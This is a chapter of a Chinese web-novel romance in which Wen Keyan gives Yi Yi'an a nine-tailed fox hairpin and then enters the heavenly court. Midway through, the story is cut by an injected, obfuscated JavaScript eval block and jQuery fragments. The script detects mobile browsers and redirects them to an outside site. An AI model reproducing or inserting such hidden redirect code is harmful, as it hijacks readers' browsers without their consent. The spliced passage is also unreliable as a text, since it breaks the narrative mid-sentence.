163. 烬中焰(十五)

作品:《穿书后反被反派攻略

    羿逸安低头望着文可烟侧过来的发顶,依旧沉默,目光却柔软了半分。


    文可烟也不催促,安静地给羿逸安时间,而趁这个空档,将系统叫了出来。


    “我现在要兑换最后一部分的人物小传。”


    【好的,宿主,正在为你调取第四部分的人物小传……】……


    此间林下,风光自好。


    可十里八荒的飞鸟都被凛冽的杀气惊得四散飞逃。


    说时迟那时快,几个不知从哪儿冒出来的天界无名小卒不知哪儿来的勇气,猛地上前与魔尊周旋起来。夏侯景此时毫不犹豫地冲上前助阵。


    与此同时,段悦心掌风骤起,归影剑应声显现,寒光乍现。


    混乱陡转间,段悦心执起剑柄,用力一拔。


    迫人的剑气成圆形荡开,逼得周围的天兵天将都耐不住后退数步。


    那方无名小卒早被魔尊随手一挥便击落尘埃,难以起身,唯独一人顽强地挣扎起身。


    魔尊却看都未看他们一眼,目光淡漠地转向夏侯景。


    不出一息,夏侯景纵身跃上高枝,足尖轻点,又向更高的天际掠去。


    魔尊面无表情地追随着那个身影,眼神无波得好似在看一只不知死活的蝼蚁奋力挣扎。


    实在有趣。他不紧不慢地跟上,袖袍翻飞间招式连绵不绝,快得夏侯景根本避不及。


    在某一瞬间,夏侯景奋起一击,却仅仅只是擦过魔尊的衣袂,留下一道微不足道的浅痕。


    魔尊垂眸一瞥,眼神淡然得就跟看见一粒尘埃落了上去。


    他依旧漫不经心地动弹手指,魔息随指而出。逼得夏侯景再次陷入连锁的闪避困局里。


    忽地,在某一刻,夏侯景拼尽全力向前一冲突破魔息,竟逼近到魔尊三步之内。


    他全然不顾自己身上的伤,也不管那些袭向自己的杀招,只是死死地盯着对方。


    就在这时,执剑的段悦心如天神降临,悄无声息地出现在魔尊身后。


    剑锋寒光凛冽,直指魔尊的心口。


    段悦心猛然刺出那一剑,盛光迸溅……


    ……


    归影,归影……


    此剑一旦饮血,便会将剑下亡魂永远囚禁在影光之中,承受永无止休的孤寂,再不得解脱,永无出头之日。


    至此,林间天际渐渐清明,风止云静。


    ……


    最后几行文字,文可烟甚至没有勇气看完。同样的林间,招数还是那个招数,执剑之人也还是那个执剑之人,可配合之人却不尽相同。


    而自始至终,芯核从头到尾都没出现过。


    文可烟此刻是真的静默下来,连呼吸声都停止了。


    如此,需要时间平复心情的,不止是羿逸安,也多了她。


    指尖传来的温度依然真实,文可烟不由自主地收紧了手指,想要更真切地感受身边羿逸安的存在。


    他还在她身边,还在她触手可及之处。


    而感受到这份力道的另一人,非但没有感到不适或疑惑,同样也加重了自己手下的力道。


    两只手就这样在无声中越握越紧,彼此都在用力地确认对方的存在,清晰地感受着对方,都在用力地想要抓紧。


    “羿逸安。”


    文可烟叫得很轻,轻得周遭只有他们两人能听见。


    两息后,羿逸安才从喉间溢出一声低沉的“嗯”。


    这时,文可烟偏过头,指尖轻颤着取下了簪在发丝间的那支九尾狐簪。


    她垂眸盯着躺在手心中的簪身,羿逸安也因她的举动垂眼睨了过来,却在几秒后,又收回了视线,将头转向一旁,下颌绷紧了些。


    四周安静得出奇,连阿轩絮絮叨叨吵闹的声音都好似隔了层纱,变得模糊遥远。指腹轻抵在九尾上,细细摩挲,良久,文可烟将手中之物递到羿逸安面前。


    羿逸安久久未动,既没有看向那支九尾狐簪,也没有转头看文可烟。


    一个始终垂眸凝视着掌心的玉簪,一个偏头望着空无一物的远处。


    这情景任谁看了,都会以为是一对闹别扭的小夫妻,各自守着沉默,却又不肯放手,反而牵得紧紧的。


    “羿小朋友。”


    文可烟轻唤的声音似在沉吟,却真真切切落在了羿逸安耳里,也让他凝霜般的眼底掠过刹那触动。


    “待离开天庭之际,你拿它,与我换取嫁妆,可好?”


    羿逸安缓慢地、极其缓慢地回过头来。


    最先映入眼帘的是文可烟垂着脑袋的模样,他只能看见她的发顶,可她的神态、表情、她眼中那抹郑重而温软的光……却仿若一帧帧浮现在眼前。


    羿逸安只是头动了。


    头以下的身躯依旧没有丝毫移转。


    文可烟倾身向前,将手中的簪子放到羿逸安掌心。细微的质感触及肌肤,羿逸安指尖颤了颤。


    九尾狐簪早已被文可烟捂得温热,再无一丝凉意。


    不知过了多久。


    在簪身最后一丝属于文可烟的暖意散尽之前,羿逸安终于缓缓收拢手指,将簪子紧紧握在掌心。那点余温渐渐锁进手心,与他的体温融合交错,再也分不清彼此。


    羿逸安垂首,将视线从文可烟的发间落至现下被他握在手心、遮掩得只剩九尾的簪头。


    记忆中,娘亲总是格外珍视这支簪子。他好几次看见娘亲独自坐在院中案边,对着九尾狐簪,眼神悠远绵长,似乎在回忆什么人。


    起初,爹爹见了,还会躲在角落不理娘亲,使小性子。


    想到这儿,羿逸安唇角不自觉微扬。到如今才明白,爹爹这种行为便是吃醋。


    可某一日起,爹爹见到娘亲拿出簪子出神时,不再走到另一边,而是会走到娘亲身边,握住她的手,柔声安抚。


    那时羿逸安便懵懂知道,这支九尾狐簪,是件极为重要的灵物。


    娘亲从未细说九尾狐簪的来历,只轻描淡写地提过,这是开启净地的钥匙,能敛藏住自身气息,任谁都无法察觉,是一位故友所赠……


    是啊,能敛住任何气息。


    可娘亲、爹爹已经离他而去了。


    文可烟侧过头,唇瓣微微发抖,也只是紧咬住内侧软肉,暗自无声:“对不起!”


    “羿逸安,真的对不起!”


    终是没忍住,她别过脸,看向周边飞速掠过的流云。云雾藏藏,聚散无依靠,正如她这几百年间的浑浑噩噩,不知所终,不知为何,看不清,也看不懂。


    “我去拿些点心。”文可烟声音闷闷的,头也不回地进了雅室。


    骤然松开的手


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17012275|184831||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    还残留着她的温度,羿逸安怔怔地望着她离去的方向,直到门扉轻轻合上,遮住了她的背影,他的目光仍久久停留在那里。


    雅室内,文可烟独自坐在案边,望着桌上那壶温热却不见一丝茶烟的清茶,出了神。


    门扉处传来响动,文可烟醒过神,连忙取出储物袋,低头假装翻找点心吃食。


    余光下,对面的声音虽同样穿着深色衣袍,轮廓却差了老多。


    意识到来者是芯核,而并非羿逸安,文可烟慌乱的动作停了下来。


    两人目光短暂相接,又默契般地同时移开视线。


    “小殿下。”该行的礼,芯核照旧不落。


    “此次前往天庭,属下与阿轩,是否会给小殿下与尊上添麻烦?”


    文可烟抬眸,“你是想单独行动?”


    芯核惶恐,望着文可烟突然严肃起来的表情,立马解释:“不敢,属下只是担忧阿轩鬼身,与属下身上的魔气……”


    “无碍,只是……”文可烟垂下眼帘,继续翻找,“若你们想要分开行动,也可以。”


    说这句话时,文可烟一个眼神也未分给芯核,语气平淡,落在芯核耳里,却听出了藏在其中的几分意外深长。


    “属下定当誓死追随尊上与小殿下。”芯核停顿一下,又道:“若魔身不尚行得通,属下可以转化为妖身。”


    经此一说,文可烟便忆起从前,芯核总是魔、妖两种形态间自如转换。这些时日琐事多了起来,她倒还忘了这一层。


    “妖身。”文可烟终于取出一碟点心,“确实更方便些。”


    “属下明白。”


    见芯核身影仍在视线范围之内,似乎还有些欲言又止。


    “若有话想说,不必急于一时。”文可烟抬眼看去,“往后,你还有很多时间可以向尊上说明。”


    片刻沉默后,芯核垂首,“是。”


    虽然并不知晓芯核与段悦心之间的联系,但总归是芯核那一喊叫段悦心停下了手。


    视线再看去,案桌上已多了一枚钥匙。


    文可烟将钥匙收好,端着那碟点心,推门而出。点心吃尽之时,目的地已近在眼前。


    文可烟绕到一旁的齐云身前,“齐云,可要我陪你去看望文枢星君?”


    听见声响的齐云并未敢抬头,始终垂眸,盯着眼前那双细小的足尖。


    好一会儿,齐云低哑的声音传来:“……不必。”


    话音刚落,腕间的链条便应声脱落。


    视线里那对小巧的足尖轻轻一转,终是渐行渐远。齐云又何尝听不出文可烟的言外之意?从前他每次犯错,她总是这样陪在他身边。


    如今她以此为饵,交换真心。


    可此事,又怎能让她作陪?怎能舍得让离家数百年、好不容易归来的她作陪?


    这次回家,文可烟并未遮掩行迹,而是带着阿轩与芯核堂堂正正地踏入南天门。至于齐云,他本就是仙界之士,自不必她引路。


    “小……小殿下!”守门的兵卒中有人认出了文可烟,声音里带着掩饰不住的惊惶。


    文可烟下巴轻扬,淡淡扫去一眼。


    其余守卫虽也面露讶异,却都很快收敛神色,齐齐恭敬垂首,不敢多看。“请、请稍等……”方才出声的守卫壮着胆子问道。